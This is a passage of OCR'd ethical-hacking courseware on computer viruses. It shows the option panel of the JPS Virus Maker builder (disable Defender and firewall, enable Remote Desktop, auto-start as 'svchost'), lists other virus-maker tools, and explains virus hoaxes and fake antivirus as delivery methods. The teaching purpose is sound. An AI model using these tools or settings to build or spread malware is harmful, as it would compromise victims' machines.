☐ Disable Media Player
☐ Disable Internet Explorer
☐ Disable Time
☐ Disable Group Policy
☐ Disable Windows Explorer
☐ Disable Notepad
☐ Disable Wordpad
☐ Disable Windows
☐ Disable System Restore
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable DHCP Client
☐ Disable CMD
☒ Disable Windows Update
☒ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver
☐ Disable Browsers
☒ Disable Drives

☐ Hide Services
☒ Hide Windows Clock
☒ Hide Desktop Icons
☐ Hide Run
☐ Hide Taskbar
☐ Hide Cursor
☐ Swap Mouse Button
☐ Remove Folder Options
☐ Lock Mouse and Keyboard
☐ Always Open CD_ROM
☐ Turn Off Monitor
☐ Crazy Mouse
☒ Enable Remote Desktop
☐ Destroy Clipboard
☐ Lock Screen
☐ Mute Sound
☒ Remove Bluetooth
☐ Remove Windows Themes
☐ Slow Mouse Speed
☒ Turn Off Windows Firewall
☒ Turn Off Windows Defender
☐ Run In System Mode
☒ Auto Startup

○ Restart ○ LogOff ○ TurnOff ○ Hibrinate ● None

Name After Install : svchost
Server Name : Server.exe

Figure 7.55: Working of JPS Virus Maker

Some additional virus maker tools are as follows:


- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

How to Infect Systems Using a Virus: Propagating and Deploying a Virus

Virus Hoaxes

- Hoaxes are **false alarms** claiming reports about a non-existing virus that may contain virus attachments
- Warning messages propagating that a certain email message **should not be viewed** and doing so will damage one's system
- Some of the famous virus hoaxes are as follows:
  - AppleCare
  - Bangkok 8.5 Earthquake Video
  - Chrome critical error
  - Compromising video

Google Critical Security Alert Scam



Google
to me
9 Apr

Google

New device signed in to

Your Google Account was just signed in to from a new Windows device. You're getting this email to make sure that it was you.

You received this email to let you know about important changes to your Google Account and services.
© 2018 Google Inc.,1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

How to Infect Systems Using a Virus: Propagating and Deploying a Virus (Cont'd)


Fake Antivirus

- A well-designed, fake antivirus **looks authentic** and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs
- Once installed, these fake antiviruses can **damage target systems** like other malwares

Fake Antivirus Programs

- Krestinaful
- Live Protection Suite
- antivirus-covid19[.]site
- Free Antivirus 2019

Total Antivirus 2020



Total Antivirus 2020: **System scan**

Threat Name	Location	Description
Trojan.MonsterX	C:\Windows\system32\M-...	This trojan sends spam email m...
Trojan.Ransomcrypt.AP	C:\Application Data\testSta...	This trojan locks computer and ...
Backdoor.Duuzer.B	C:\Windows\system32\us...	This backdoor is remotely contr...
Dialer.Xpehbam.biz_d	C:\Windows\system32\dln...	This dialer often searches for s...
Adware.LoveFreeGa...	C:\Windows\system32\Ab...	This adware displays advertise...
Trojan:Win32/FakeSys...	C:\Users\ApplicationData\3...	This trojan is a family of progra...
Adware.MyPCRepair2...	C:\Windows\system32\pc...	My PC Repair 2018 is a progra...
JS.Gigger.A@mm	C:\Windows\system32\cat...	JS.Gigger.A@mm is a worm wr...
VBS.Lisa.A@mm	C:\Windows\system32\sy...	VBS.Lisa.A@mm is a mass-mai...
Win32/FakeRean	C:\Windows\system32\AV...	Win32/FakeRean pretends to s...

Scanning:
Path: Scan finished. Cleanup required.
Alert! Your system is infected!
Infected: 10

Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims' systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one's system.
- In some cases, these warning messages themselves contain virus attachments.

